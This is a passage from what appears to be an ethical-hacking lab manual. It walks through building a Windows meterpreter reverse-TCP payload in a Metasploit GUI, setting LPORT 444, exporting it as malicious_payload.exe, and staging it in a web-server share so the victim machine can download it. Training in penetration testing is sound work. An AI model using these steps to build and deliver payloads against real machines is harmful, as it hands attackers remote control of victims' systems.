
    Note: As it is known from the Intense scan that the target host is running a Windows OS, the Windows OS logo also appears in the host icon.




18. Now, from the left-hand pane, expand the **payload** node, and then navigate to **windows → meterpreter**; double-click **meterpreter_reverse_tcp**.




19. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to the **LPORT** Option, and change the port **Value** to **444**. In the **Output** field, select **exe** from the drop-down options; click **Launch**.



20. The **Save** window appears. Select **Desktop** as the location, set the **File Name** as **malicious_payload.exe**, and click the **Save** button.



21. A **Message** pop-up appears; click **OK**.




22. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share **malicious_payload.exe** with the victim machine.

    Note: If you want to create a new directory to share the **malicious_payload.exe** file with the target machine and provide the permissions, use the below commands:

    - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
    - Type **chmod -R 755 /var/www/html/share** and press **Enter**
    - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

